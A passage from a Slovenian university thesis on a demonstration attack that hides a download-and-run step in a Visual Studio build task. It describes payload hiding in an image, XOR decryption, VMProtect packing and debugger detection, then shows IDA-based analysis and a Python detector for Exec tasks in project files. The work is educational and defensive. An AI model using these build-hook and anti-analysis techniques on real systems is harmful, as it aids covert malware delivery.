V skriptni kodi je moč opaziti tudi url[1], od koder se prenese exploit.exe zlonamerno programje, katero bomo zgradili v našem drugem projektu.

7.1.2 Projekt PotentionalMalware

Ravno nasprotno kot pri prejšnem projektu, je pri PotentionalMalware.vcxproj vsebina zelo pomembna. Gre za programje, ki ga naša prej omenjena ukana prenese in požene na žrtvinem sistemu. Odvisno od tega, kaj želimo doseči in kakšni so naši cilji, se razlikuje tudi vsebina (programska koda). Denimo, da želimo žrtvi izbrisati vse slike iz sistema. To bi storili tako, da bi se rekurzivno sprehodili po vseh direktorijih, poiskali datoteke slikovnega tipa (.jpg, .png,...) in jih izbrisali. Za lažjo demonstracijo (da bo efekt viden momentalno), bomo v našem primeru enostavno zamenjali sliko na namizju. To storimo s pomočjo funkcije SystemParametersInfo [39]. Zaradi želje po večji učinkovitosti (nastavljanje slike po meri), smo sliko, katero bomo uporabili za zamenjavo ozadja, vgradili v našo programje in jo v izvajalnem času shranili na disk. Po shranjevanju jo bomo uporabili za zamenjavo ozadja, nato pa bo sledilo še brisanje sledi (izbris slike iz diska).

Ker imamo sliko shranjeno v pomnilniku, smo implementirali tudi algoritem za zajem zlonamerne kode s slike (poglavje 5.2.2), po kateri sledi še algoritem dekripcije z ekskluzivno disjunkcijo (poglavje 5.2.1).

7.2 Zaščita in pakiranje

Za oteževanje analize programja, ki ga sproducira projekt PotentionalMalware, bomo uporabili orodje VMProtect (poglavje 2). S pomočjo omenjenega orodja bomo virtualizirali in mutirali dele programa.

[1]Ime spletišča služi kot prostornik in ni realna.


7.2.1 Datoteka .map

VMProtect programje lahko sprejme ob zagonu datoteko tipa .map [16]. Datoteko lahko zgenerira programsko orodje MSVS ob gradnji projekta. Pripomore tudi k bolj učinkovitemu pakiranju in virtualizaciji, saj vsebuje veliko informacij o funkcijah (virtualne naslove in imena), vhodnih točkah (angl. entry point), časovnih žigih (angl. timestamp) in podobno.

Tako omogočimo VMProtectu boljši vpogled v datoteko, katero želimo zapakirati, ker ve, kje se nahajajo funkcije, zato jih lahko virtualizira in mutira.

7.2.2 Dodatne nastavitve

Poleg vseh naborov funkcionalnosti, ki jo VMProtect omogoča, bomo uporabili tudi možnost za zaznavanje razhroščevalnika (v poglavju 6 smo to podrobneje razložili ter omenili, da s tem otežimo dinamično analizo). Ker razhroščevalniki omogočajo tudi razhroščevanje v jedrnem načinu, VMProtect omogoča zaznavanje razhroščevalnika na uporabniškem in jedrnem nivoju. Imamo tudi možnost izpisati sporočilno okno (slika 7.1). Tako lahko uporabnike obvestimo, da smo zaznali razhroščevalnik in da se bo naše programje terminiralo.



Slika 7.1: Nastavitve za zaznavanje razhroščevalnika v VMProtect.

7.2.3 Pakiranje

Ko dodamo v množico vse funkcije, ki jih želimo zaščititi, izberemo tudi tip pakiranja[2]. Možnost imamo izbirati med:

- Mutacijo.
- Virtualizacijo.
- Mutacijo + virtualizacijo (kombinacija obeh).

Kot pove že samo ime tipa pakiranja, mutacija pripomore k mutiranju kode. To pomeni, da strojna koda programa, ki se izvaja, sama sebe spreminja v izvajalnem času (poslednično težje identificiramo funkcije s pomočjo vzorcev (angl. pattern scan)). Postopek virtualizacije smo opisali v poglavju 6.5.3. Ostane nam še hibridni tip pakiranja, ki omogoča uporabo kombinacije obeh metod skupaj.

Negativna[3] posledica zelo močnega pakiranja je velikost binarne datoteke po pakiranju. V našem primeru je datoteka večja kar za približno 81-krat.

Po procesu pakiranja VMProtect zgenerira novo datoteko in ji vrine v naslov besedo .vmp[4], ki indicira, da je bila uspešno zapakirana.

Za bolj podroben opis funkcionalnosti, se lahko obrnemo na navodila za uporabo [42].

7.3 Izvajanje


V poglavju 4 smo si pogledali izvajanje ukane, ker pa je to le en del našega zlonamernega programja, bomo s pomočjo slike 7.2 predstavili širšo sliko našega izvajalnega procesa (izvajanja).

Izvajanje lahko s stališča žrtve razdelilmo na tri korake.

[2]VMProtect omogoča tudi rešitev licenciranja, vendar jo v našem primeru ne uporabljamo.

[3]Ne nujno negativna. Za določeno zlonamerno programje je to pozitivna lastnost, saj je programje tako težje analizirati.

[4]Možnost manipulacije v programju VMProtect.



Slika 7.2: Postopek izvajanja zlonamernega programja.

1. Prenos repozitorija z javnega spletišča (denimo GitLab [17]).
2. Odpiranje rešitve v programskem orodju MSVS.
3. Gradnja projekta.

Ključni korak je gradnja projekta, kjer se izvede ukana, ki prenese zlonamerno programje na sistem in ga zažene. Ta poskrbi da:

- Vgrajena slika se shrani na disk (na sliki 7.2 akcija 1).
- Zamenja se ozadje na namizju s prej shranjeno sliko (na sliki 7.2 akcija 2).
- Sliko se izbriše iz diska (brisanje sledi) (na sliki 7.2 akcija 3).
- Izvršljivo kodo se izlušči iz vgrajene slike (na sliki 7.2 akcija 4).
- Izvršljivo kodo se dekriptira s pomočjo ekskluzivne disjunkcije (na sliki 7.2 akcija 5).


7.4 Analiza zlonamernega programja

Poglejmo pod pokrov našega zlonamernega programja, ki se prenese s spletišča. V tem podpoglavju bomo skušali s pomočjo statične in dinamične analize, kateri smo opisali v poglavju 6, analizirati, kako program deluje.

7.4.1 Dinamična analiza

V knjigi Advanced Windows Debugging [18] je opisano veliko procesov dinamičnega razhroščevanja s pomočjo WinDbg programja. Zaženimo programje WinDbg Preview (poglavje 2) in poglejmo, kaj se dogaja v izvajalnem času našega programja, tako da uporabimo funkcijo zaženi in pripni (angl. launch and attach process).

Zaženi in pripni, kot namigne že fraza, zažene program (ki ga izberemo iz sistema) in pripne razhroščevalnik.




Slika 7.3: Sporočilno okno za zaznan razhroščevalnik.

Na slik 7.3 lahko opazimo, da si s pomočjo dinamične analize žal ne bomo sposobni pomagati, ker zlonamerno programje detektira razhroščevanje (podpoglavje 6.5.2)[5].

7.4.2 Statična analiza

Kaj pa s pomočjo statične analize? Odprimo zlonamerno programje v orodju IDA (poglavje 2) in poglejmo vsebino.



Slika 7.4: IDA opozorilo za uničeno uvozno sekcijo.

Že ob prvem stiku opazimo IDA opozorilo, ki namiguje, da je uvozna sekcija v PE formatu verjetno uničena (slika 7.4).

Ob pritisku na kombinacijo tipk CTRL in E, se nam pojavi seznam vstopnih točk programa, ki ga analiziramo (angl. entry points). Vstopna točka je točka, kjer se program začne. Na sliki 7.5 lahko opazimo vstopno točko start, ime sekcije v kateri se nahaja vstopna točka .vmp1 in nabor funkcij na skrajni desni strani. Ime sekcije .vmp1 namiguje na to, da je bila sekcija zapakirana z VMProtectom[6]. Kot kaže, je zlonamerno programje, katerega analiziramo, zaščiteno tudi proti statični analizi.

[5]Obstajajo načini, da se izognemo detekciji, vendar to ni fokus tega diplomskega dela.
[6]Ime sekcije se lahko spremni relativno enostavno in ne sme služiti kot identifikator za pakirnik VMProtect.

Slika 7.5: IDA prikaz: začetna točka in nabor funkcij.

Če pomnimo, zlonamerno programje zamenja ozadje na namizju in za to uporablja funkcijo SystemParametersInfo. Poglejmo si, kako bi z iteracijo po uvozni sekciji odkrili omenjeno funkcijo. Algoritem iteracije bomo implementirali v skriptnem jeziku Python [33], s pomočjo IDAapija, omenjenega v poglavju 2.

S funkciijo get_import_module_qty, ki nam jo omogoča IDAapi, bomo prebrali število vseh modulov, ki so bili uvoženi. Lahko bi module izpisali kot indekse, vendar bomo za lepši izpis uporabili funkcijo get_import_module_name. Vsak modul vsebuje funkcije, katere lahko program uporablja. Da bi za vsak modul lahko prebrali imena funkcij, bomo uporabili IDAapi funkcijo enum_import_names.

Python skripta (slika 7.6) prebere in izpiše število vseh modulov. Sledi iteracija skozi vse module. Pri vsakem modulu izpišemo njegovo ime in naredimo dodatno iteracijo skozi vse funkcije, ki jih modul uvozi. Če obstaja funkcija, ki vsebuje v imenu niz SystemParametersInfo, to izpišemo.

```python
def import_callback(ea, name, ord):
    if not name:
        print("\t%08x: ord#%d" % (ea, ord))
    else:
        if function_name in name or output_all_functions is True:
            print("\t%08x: %s (ord#%d)" % (ea, name, ord))

    # True -> Continue enumeration
    # False -> Stop enumeration
    return True

def ida_main():
    print("-------------------------------------------------------------------")
    imports_count = idaapi.get_import_module_qty()

    print "Found %d import(s)." % imports_count

    for i in xrange(0, imports_count):
        name = idaapi.get_import_module_name(i)
        if not name:
            print("Failed to get import module name for #%d" % i)
            continue

        print("Looking in %s" % name)
        idaapi.enum_import_names(i, import_callback)
    print("-------------------------------------------------------------------")
```

Slika 7.6: Python koda za iskanje funkcij po uvoženih modulih.

Na sliki 7.7 lahko opazimo, da smo detektirali omenjeno funkcijo v modulu USER32. Z analizo bi lahko nadaljevali in poiskali klicno točko te funkcije. Tako bi lahko ugotovili klicne parametre, kaj vrača in kje se nahaja slika, ki jo funkcija nastavi kot ozadje na namizju.

```
-------------------------------------------------------------------
Found 15 import(s).
Looking in KERNEL32
Looking in USER32
          01238008: SystemParametersInfoW (ord#0)
Looking in MSVCP140
Looking in VCRUNTIME140
Looking in api-ms-win-crt-heap-l1-1-0
Looking in api-ms-win-crt-stdio-l1-1-0
Looking in api-ms-win-crt-filesystem-l1-1-0
Looking in api-ms-win-crt-runtime-l1-1-0
Looking in api-ms-win-crt-math-l1-1-0
Looking in api-ms-win-crt-locale-l1-1-0
Looking in WTSAPI32
Looking in KERNEL32
Looking in USER32
Looking in KERNEL32
Looking in USER32
-------------------------------------------------------------------
```

Slika 7.7: IDA prikaz: rezultat izpisa iteracije po modulih.

7.5 Detekcija

Ko smo okuženi z zlonamernim programjem, je velikokrat že prepozno za ukrepanje. Detektiranja oziroma zaznavanja ukane se bomo lotili še preden zaženemo MSVS rešitev. Napisali bomo skripto, ki nas bo opozorila na Exec Task opravilo in rekurzivno preverila vse poddirektorije ter datoteke. Poglejmo si sistematičen postopek izvajanja skripte:

1. Preveri vhodne parametre: Skripta bo omogočala preiskavo tudi drugih direktorijev. Prvi argument služi temu, da se specificira pot do direktorija, v katerem želimo izvesti analizo datotek. Argument je seveda neobvezen. Če poti do direktorija v argument ne podamo, bomo za privzet direktorij vzeli kar lokacijo, kjer se skripta izvaja. Če podamo preveč argumentov, se izvajanje ustavi in izpiše se sporočilo z navodili za uporabo.

2. Rekurzivno se sprehodimo po vseh poddirektorijih: Najprej začnemo na korenskem nivoju (to je pot, ki smo jo podali v argumentu).

3. Na vsakem nivoju (direktoriju oziroma poddirektoriju) naredimo iteracijo čez datoteke: če je datoteka tipa .csproj jo preberemo in s pomočjo regularnega ukaza (angl. regular expression) [14] po vsebini poiščemo sled za opravilom Exec Task.

4. Preverimo, če ukaz Exec Task obstaja: Če obstaja, uporabnika obvestimo s sporočilom, ki vsebuje informacijo o poti (relativna ali absolutna) do projekta, ki vsebuje sklic na Exec Task.

Na sliki 7.8 lahko vidimo implementacijo v Python skriptnem jeziku.

7.6 Izboljšave

Prostor za izboljšave je vedno na voljo. Tudi v našem diplomskem delu, kjer smo opisali detekcijo ukane pri orodju Microsoft Visual Studio. Končnemu

```
import sys
import os
import re

def validate_arguments():
    if len(sys.argv) > 2:
        return False
    if len(sys.argv) == 2 and os.path.isdir(sys.argv[1]) == False:
        return False
    return True

def main_function():
    print "<---VisualStudio Exec Detector--->"
    if validate_arguments() == False:
        print "Invalid arguments. Usage <script> or <script> dir"
        print "<---VisualStudio Exec Detector--->"
        return
    directory = os.getcwd()
    if len(sys.argv) == 2:
        directory = sys.argv[1]

    for folder, subs, files in os.walk(directory):
        for file_name in files:
            extension = os.path.splitext(file_name)[1]
            if extension != ".csproj":
                continue
            file = os.path.join(folder, file_name)
            with open(file, 'r') as src:
                if re.search("<(.*)Exec(.*?)>", src.read()) is not None:
                    print "Project: %s contains EXEC task!" % file
    print "<---VisualStudio Exec Detector--->"

main_function()
```

Slika 7.8: Python koda za detekcijo MSVS ukane.

uporabniku je lahko odveč poganjati skripte, ker so lahko neprijazne, časovno potratne, kdaj ne delujejo (ker so to samo skripte) ali pa zaradi kakšnih drugih razlogov.

Motivacija za izboljšave prihaja tudi iz razloga, da zgoraj omenjena implementacija zahteva ročno izvedbo skripte, kar pa lahko na končnega uporabnika vpliva negativno, zaradi (slabe) uporabniške izkušnje.

Izboljšana detekcija bi lahko potekala na nivoju sistemske storitve (angl. Windows Service) [8] implementirane v programskem jeziku C#.

Za končnega uporabnika bi bila v tem primeru dovolj samo namestitev

naše sistemske storitve, za vse ostalo bi poskrbela naša storitev:

1. Ob vsaki kreirani datoteki bi preverili ali gre za datoteko tipa .csproj.
2. Če je datoteka tipa .csproj preverimo prisotnost opravila Exec Task.
3. V primeru da opravilo obstaja, javimo uporabniku s sporočilnim oknom, da smo odkrili potencialno ranljivost in da naj nadaljuje s previdnostjo.

Tako se izognemo negativni uporabniški izkušnji (ni potrebe po ročnem izvajanju skript in podobno).

Poglavje 8

Zaključek

Napredovanje na področju IT s seboj prinese tudi negativne posledice.

V diplomskem delu smo izpostavili, kako lahkotno prodremo do podatkov brez vednosti končnega uporabnika oziroma žrtve. Opisali smo tudi različne tehnike, orodja, metode zaznavanja in različne tipe analize in onemogočanja analize zlonamernega programja. Omenili smo tudi nekaj bolj katastrofalnih napadov na računalniške sisteme in predstavili nekaj vrst napadov. V demonstraciji smo se postavili v vlogo žrtve in opisali postopek izvrševanja naše ukane ter tudi predlagali način detekcije takšne ukane.

Smo v dobi, kjer so informacije izredno pomembne in so ključnega pomena, vendar kljub vsej zaščiti (protivirusna zaščita, požarni zidovi in podobne metode), ki jo danes poznamo, še vedno ne zadovoljimo potreb varnosti na trgu.

Literatura

[1] Igor Bernik and Kaja Prislan. Information security in risk management systems: Slovenian perspective. *Journal of Criminal Justice and Security*, (2):208–221, 2013.

[2] Rodrigo Rubira Branco, Gabriel Negreira Barbosa, and Pedro Drimel Neto. Scientific but not academical overview of malware anti-debugging, anti-disassembly and anti-vm technologies. *Black Hat USA*, 2012.

[3] Debugging breakpoints. Dosegljivo: `https://en.wikipedia.org/wiki/Breakpoint`. [Dostopano: 03. 09. 2018].

[4] Dang Bruce, Gazet Alexandre, Bachaalany Elias, and Josse Sebastien. *Practical Reverse Engineering: X86, X64, ARM, Windows Kernel, Reversing Tools, and Obfuscation*. Wiley Publishing, 1st edition, 2014.

[5] Overview of x64 calling conventions. Dosegljivo: `https://msdn.microsoft.com/en-us/library/ms235286.aspx`. [Dostopano: 08. 09. 2018].

[6] Call stack. Dosegljivo: `https://en.wikipedia.org/wiki/Call_stack`. [Dostopano: 03. 09. 2018].

[7] Cyber-attack: Europol says it was unprecedented in scale. Dosegljivo: `https://www.bbc.com/news/world-europe-39907965`. [Dostopano 24. 07. 2018].

[8] Develop and Install a Windows Service in C#. Dosegljivo: https://www.c-sharpcorner.com/UploadFile/naresh.avari/develop-and-install-a-windows-service-in-C-Sharp/. [Dostopano 09. 08. 2018].

[9] Chris Eagle. Anti–static analysis techniques. In *The IDA Pro Book 2nd Edition The Unofficial Guide to the World's Most Popular Disassembler*, chapter 21, pages 433–475. William Pollock, San Francisco, California, 2011.

[10] Chris Eagle. Disassembly navigation. In *The IDA Pro Book 2nd Edition The Unofficial Guide to the World's Most Popular Disassembler*, chapter 6, pages 85–89. William Pollock, San Francisco, California, 2011.

[11] Chris Eagle. The IDA scripting. In *The IDA Pro Book 2nd Edition The Unofficial Guide to the World's Most Popular Disassembler*, chapter 15, pages 249–284. William Pollock, San Francisco, California, 2011.

[12] E-sports earnings: price list for Dota 2. Dosegljivo: https://www.esportsearnings.com/games/231-dota-2. [Dostopano: 18. 07. 2018].

[13] MSDN Documentation Exec Task. Dosegljivo: https://msdn.microsoft.com/en-us/library/x8zx72cd.aspx. [Dostopano 25. 07. 2018].

[14] Jeffrey Friedl. *Mastering Regular Expression, Third Edition.* O'Reilly Media, 3rd edition, 2006.

[15] Ekta Gandotra, Divya Bansal, and Sanjeev Sofat. Malware analysis and classification: A survey. *Journal of Information Security*, 5(2):56–64, 2014.

[16] Microsoft documentation generate map file. Dosegljivo: https://docs.microsoft.com/en-us/cpp/build/reference/map-generate-mapfile. [Dostopano 07. 08. 2018].

[17] GitLab. Dosegljivo: https://en.wikipedia.org/wiki/GitLab. [Dostopano 08. 08. 2018].

[18] Mario Hewardt and Daniel Pravat. *Advanced windows debugging*. Pearson Education, 1st edition, 2007.

[19] IDA Hex-Rays. Dosegljivo: https://www.hex-rays.com. [Dostopano: 11. 07. 2018].

[20] HxD Freeware Hex Editor. Dosegljivo: https://mh-nexus.de/en/hxd/. [Dostopano 29. 07. 2018].

[21] Intel. Instruction set reference, a-l. In *Intel® 64 and IA-32 Architectures Software Developer's Manual*, chapter 3. Intel, United States of America, 2016.

[22] MSDN Documentation IsDebuggerPresent. Dosegljivo: https://msdn.microsoft.com/en-us/library/windows/desktop/ms680345(v=vs.85).aspx. [Dostopano 02. 08. 2018].

[23] Keystroke logging. Dosegljivo: https://en.wikipedia.org/wiki/Keystroke_logging. [Dostopano: 31. 08. 2018].

[24] Paul Kocher, Jann Horn, Anders Fogh, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. Spectre attacks: Exploiting speculative execution. In *40th IEEE Symposium on Security and Privacy (SP'19)*, 2018.

[25] Sravan Kumar, Challa Suneetha, and Chandra Sekhar. A block cipher using rotation and logical xor operations. *IJCSI International Journal of Computer Science Issues*, 8(1):142–147, 2011.

[26] Charles LeDoux and Arun Lakhotia. Malware and machine learning. *Studies in Computational Intelligence*, 563(1), 2015.

[27] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Anders Fogh, Jann Horn, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown: Reading kernel memory from user space. In *27th USENIX Security Symposium (USENIX Security 18)*, 2018.

[28] Georgios Loukas and Gülay Öke. Protection against Denial of Service Attacks: A Survey. Tech report, Intelligent Systems and Networks Group, Imperial College London, 2009.

[29] Microsoft Visual Studio. Dosegljivo: `https://en.wikipedia.org/wiki/Microsoft_Visual_C%2B%2B`. [Dostopano: 10. 07. 2018].

[30] Multisoft Virtual Academy. Ethical hacking online certification training. Dosegljivo: `http://www.multisoftvirtualacademy.com/information-security/ethical-hacking-online-training`. [Dostopano 10. 07. 2018].

[31] Sašo Pajntar. Onemogočanje obratnega inženiringa strojne kode. Diploma, Fakulteta za računalništvo in informatiko, Univerza v Ljubljani, 2011.

[32] How to create phishing page and facebook phishing example? Dosegljivo: `https://zerohacks.com/bug-bounty-hacks/phishing/`. [Dostopano: 31. 08. 2018].

[33] Python. Dosegljivo: `https://www.python.org`. [Dostopano 09. 08. 2018].

[34] Jim Smith and Ravi Nair. *Virtual Machines – Versatile Platforms for Systems and Processes*. Morgan Kaufmann, 1st edition, 2005.

[35] Diomidis Spinellis. Compile-time techniques. In *Effective Debugging: 66 Specific Ways to Debug Software and Systems*, chapter 6, pages 133–143. Addison-Wesley Professional, Crawfordsville, Indiana, 2016.

[36] Diomidis Spinellis. Runtime techniques. In *Effective Debugging: 66 Specific Ways to Debug Software and Systems*, chapter 7, pages 149–168. Addison-Wesley Professional, Crawfordsville, Indiana, 2016.

[37] Peter Stavroulakis and Mark Stamp. *Handbook of Information and Communication Security*. Springer, 1st edition, 2010.

[38] StuxNet. Dosegljivo: `https://en.wikipedia.org/wiki/Stuxnet`. [Dostopano: 22. 07. 2018].

[39] MSDN Documentation SystemParametersInfo. Dosegljivo: `https://msdn.microsoft.com/en-us/library/windows/desktop/ms724947(v=vs.85).aspx`. [Dostopano 06. 08. 2018].

[40] Understanding denial-of-service attacks. Dosegljivo: `https://www.us-cert.gov/ncas/tips/ST04-015`. [Dostopano: 31. 08. 2018].

[41] What is VMProtect? Dosegljivo: `http://vmpsoft.com/support/user-manual/introduction/what-is-vmprotect/`. [Dostopano: 12. 07. 2018].

[42] VMProtect User Manual. Dosegljivo: `http://vmpsoft.com/support/user-manual/`. [Dostopano 08. 08. 2018].

[43] WannaCry ransomware attack. Dosegljivo: `https://en.wikipedia.org/wiki/WannaCry_ransomware_attack`. [Dostopano 24. 07. 2018].

[44] Microsoft Windows. Dosegljivo: `https://en.wikipedia.org/wiki/Microsoft_Windows`. [Dostopano 30. 07. 2018].

[45] Yahoo. Dosegljivo: `https://www.yahoo.com/`. [Dostopano: 17. 07. 2018].

[46] Yahoo data breaches. Dosegljivo: `https://en.wikipedia.org/wiki/Yahoo!_data_breaches`. [Dostopano: 17. 07. 2018].